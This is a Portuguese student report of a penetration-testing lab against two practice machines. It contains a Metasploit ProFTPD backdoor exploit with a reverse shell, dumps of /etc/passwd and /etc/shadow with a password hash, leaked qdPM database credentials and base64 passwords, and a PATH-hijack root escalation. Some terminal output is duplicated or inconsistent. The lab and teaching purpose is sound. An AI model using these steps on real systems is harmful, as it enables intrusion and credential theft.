

Relatório

Para essa atividade foram utilizados duas máquinas: ICA1 e CSEC

CSEC

Começo verificando a rede se está conectada, após isso, faço a varredura da rede que quero descobrir



```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::aeb0:5408:3085:ec2c prefixlen 64 scopeid 0<28<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 600 (600.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 3188 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.20.30.13 netmask 255.255.255.0 broadcast 10.20.30.255
    inet6 fe80::7538:8377:4d79:a770 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:27:109:93 txqueuelen 1000 (Ethernet)
    RX packets 10 bytes 3043 (3.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3124 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<1<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ nmap 10.20.30.0/24 #Joao Paulo
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-22 13:52 EDT
Nmap scan report for 10.20.30.10
Host is up (0.00011s latency).
All 1000 scanned ports on 10.20.30.10 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:CD:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.30.14
Host is up (0.000067s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 08:00:27:69:FA:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.30.16
Host is up (0.00002s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 08:00:27:33:CD:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

kali@kali:~$ nmap 10.20.30.0/24 #Joao Paulo
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-22 13:52 EDT
Nmap scan report for 10.20.30.10
Host is up (0.00011s latency).
All 1000 scanned ports on 10.20.30.10 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:33:CD:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.30.14
Host is up (0.000067s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 08:00:27:69:FA:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.30.16
Host is up (0.00002s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 08:00:27:33:CD:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.20.30.13
Host is up (0.00002s latency).
All 1000 scanned ports on 10.20.30.13 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 15.67 seconds

kali@kali:~$
```

Nesse caso, descobriu 2 maquinas, irei utilizar a 10.20.30.16 (CSEC) para invadi-la
Vou descobrir mais informações sobre essa máquina, pra isso, utilizando o comando

consigo identificar as portas abertas com suas versões, além de tentar identificar o OS da máquina.


```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.20.30.16
RHOSTS => 10.20.30.16
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.20.30.16	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Precisamos colocar o RHOSTS (remote hosts) e configurar o payload para redirecionar até a sua máquina.

Feito isso, apenas use o comando exploit para entrar na máquina desejada

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.20.30.16	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Payload options (cmd/unix/reverse):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.20.30.13      yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 10.20.30.13:4444
[*] 10.20.30.16:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7TQrmSQAKS25MaUi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "7TQrmSQAKS25MaUi\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.20.30.13:4444 -> 10.20.30.16:55218) at 2025-09-22 14:57:34 -0400
```

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 10.20.30.13:4444
[*] 10.20.30.16:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7TQrmSQAkS25MaUi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "7TQrmSQAkS25MaUi\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.20.30.13:4444 → 10.20.30.16:55218) at 2025-09-22 14:57:34 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
python -c 'import pty; pty.spawn ("/bin/bash")'
root@vtcsec:/# ls
ls
bin    dev    initrd.img  lost+found  opt    run    srv    usr
boot   etc    lib         media       proc   sbin   sys    var
cdrom  home  lib64       mnt         root   snap   tmp    vmlinuz
root@vtcsec:/#

```

Com o comando

`python -c 'import pty; pty.spawn ("/bin/bash")'`

realizamos o acesso a um terminal dentro da máquina desejada.

Assim, garantimos o acesso, podemos pegar informações de dentro dela, como senhas por exemplo

```

root@vtcsec:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
root@vtcsec:/# cat /etc/shadow
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::


```

e o shadow


```
root@vtcsec:/# cat /etc/shadow
cat /etc/shadow
root!!:17484:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
uuidd*:17379:0:99999:7:::
lightdm*:17379:0:99999:7:::
whoopsie*:17379:0:99999:7:::
avahi-autoipd*:17379:0:99999:7:::
avahi*:17379:0:99999:7:::
dnsmasq*:17379:0:99999:7:::
colord*:17379:0:99999:7:::
speech-dispatcher!:17379:0:99999:7:::
hplip*:17379:0:99999:7:::
kernoops*:17379:0:99999:7:::
pulse*:17379:0:99999:7:::
rtkit*:17379:0:99999:7:::
saned*:17379:0:99999:7:::
usbmux*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtYvW9.ov/aszTpWhLaC2x6Fvy5tpUUXqBUhCKbl4/:17484:0:99999:7:::
mysql!:17486:0:99999:7:::
sshd*:17486:0:99999:7:::
root@vtcsec:/#
```

ICA1

começamos identificando as portas e possíveis falhas, encontramos o cdPM versão 9.2



Existe um exploit nessa versão

```
(root@kali)-[/usr/share/exploitdb/exploits/php/webapps]
# searchsploit qdpm 9.2

Exploit Title | Date | Author | Path
-----|-----|-----|-----
qdPM 9.2 - Cross-site Request Forgery (CSRF) | 03/08/2021 | thepcn3rd | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated) | 03/08/2021 | thepcn3rd | php/webapps/50176.txt


Shellcodes: No Results


(root@kali)-[/usr/share/exploitdb/exploits/php/webapps]
# cat 50176.txt
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpn.net/
# Software Link: https://sourceforge.net/projects/qdpn/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.

(root@kali)-[/usr/share/exploitdb/exploits/php/webapps]
#
```

Pra conseguir acesso, precisamos das informações da database.yml, que pegamos ao entrar na URL





```
1
2 all:
3   doctrine:
4     class: sfDoctrineDatabase
5     param:
6       dsn: 'mysql:dbname=qdpm;host=localhost'
7       profiler: false
8       username: qdpmadmin
9       password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
10      attributes:
11        quote_identifier: true
12
```

Com isso, acessamos a database do MariaDB



```
(kali㉿kali)-[~]
└─$ mysql -u qdpmadmin -h 10.20.30.14 -p --skip-ssl #Joao Paulo
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 147
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Entramos com o user staff, e achamos as informações dos usuários e dos logins

```

MySQL [(none)]> USE staff
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [staff]> select * from user;

+----+-----+-----+-----+
| id | department_id | name | role |
+----+-----+-----+-----+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+----+-----+-----+-----+

5 rows in set (0.001 sec)

MySQL [staff]> select * from login;

+----+-----+-----+
| id | user_id | password |
+----+-----+-----+
| 1 | 2 | c3VSSkFkR3dMcDhkeTnyRg== |
| 2 | 4 | N1p3VjRxdGc0MmNtVvHhWA== |
| 3 | 1 | WDdNUWtQM1cyOWZld0hkQw== |
| 4 | 3 | REpjZVZ50ThXMjhZN3dMZw== |
| 5 | 5 | Y3F0bkJXQ0J5UzJEUpTeQ== |
+----+-----+-----+

5 rows in set (0.001 sec)

MySQL [staff]>

```

decodificamos e acessamos o user do Dexter na máquina desejada

```

--(kali@kali):[~]
$ ssh dexter@10.20.30.14
The authenticity of host '10.20.30.14 (10.20.30.14)' can't be established.
ED25519 key fingerprint is SHA256:xc3P25xRekyYT6xMnyZAKdY7uAlP5b7VqP+B5XqYsfe.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.20.30.14' (ED25519) to the list of known hosts.
dexter@10.20.30.14's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
dexter@debian:~$

```

Listamos os arquivos que é possível acessar com nosso usuario

```

dexter@debian:~$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \; #Joao Paulo
-rwxr-xr-x 1 root root 40816 Sep 25 2021 /opt/get-access
-rwxr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwxr-xr-x 1 root root 35840 Jul 28 2021 /usr/bin/umount
-rwxr-xr-x 1 root root 88384 Feb 7 2020 /usr/bin/gpasswd
-rwxr-xr-x 1 root root 182600 Feb 27 2021 /usr/bin/sudo
-rwxr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwxr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwxr-xr-x 1 root root 71912 Jul 28 2021 /usr/bin/su
-rwxr-xr-x 1 root root 55520 Jul 28 2021 /usr/bin/mount
-rwxr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwxr-xr-x 1 root root 481088 Mar 13 2021 /usr/lib/openssh/ssh-keysign
-rwxr-xr-x 1 root messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
dexter@debian:~$

```



```

dexter@debian:~$ strings /opt/get_access #Joao Paulo
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system in set (0.001 sec)
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
__DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
__edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
__IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5

```

Fazemos a configuração do PATH para podermos acessar o user root sem problemas

```

dexter@debian:~$ echo $PATH
echo '/bin/bash' >> /tmp/cat
export PATH=/tmp:$PATH
echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:~$

```

Garantimos o acesso à máquina!

```

dexter@debian:~$
dexter@debian:~$ echo $PATH
echo '/bin/bash' >> /tmp/cat
export PATH=/tmp:$PATH
echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:~$ chmod +x /tmp/cat
dexter@debian:~$ /opt/get_access #Joao Paulo
root@debian:~#

```